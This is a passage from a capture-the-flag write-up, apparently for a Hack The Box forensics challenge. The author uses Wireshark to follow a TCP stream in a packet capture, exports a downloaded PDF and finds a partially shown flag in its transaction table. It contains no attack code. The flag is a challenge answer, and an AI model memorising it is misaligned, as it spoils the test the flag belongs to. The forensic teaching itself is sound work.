
## FORENSICS - Suspicious (225)

We have noticed that one of our IT employees has access to servers and files that he should not. We confronted him but he denied every accusation. Can you prove him wrong?

Using [Wireshark](#), I can examine the traffic that was captured and extract a file that was downloaded.



Minh Giang

**Figure 18:** TCP stream

Let's try to export the pdf file to view its contents. First, I need to find the packet that contains the pdf



contents.





Figure 19: Data packet

Now, I need to follow the TCP stream and save it to a file.



The screenshot shows a PDF viewer window titled 'Transaction.pdf - Financial\_statements'. The main content is a table titled 'Transactions'. The table has four columns: 'Category', 'Date', 'Description', and 'Amount'. The 'Description' column contains a flag 'HTB{w3ll\_h3\_1s\_gU1ty...}' which is highlighted with a red box. The table also includes several other transactions with dates and amounts.

Category	Date	Description	Amount
Sales	3/12/2021	Consulting fees earned for project	\$800.00
Travel	9/7/2021	Hotel reservation for trip in April	-\$250.00
Sales	8/8/2021	HTB{w3ll_h3_1s_gU1ty...}	\$1,100.00
Repairs	4/6/2021	Printer repair costs	-\$150.00
Sales	7/4/2021	Progress fees earned for project	\$1,200.00

**Figure 20:** PDF file contents

Hooray, found another flag!

## References

1. <https://gchq.github.io/CyberChef/>
2. <https://github.com/Wandmalfarbe/pandoc-latex-template>
3. <https://ctf.hackthebox.com/ctfs>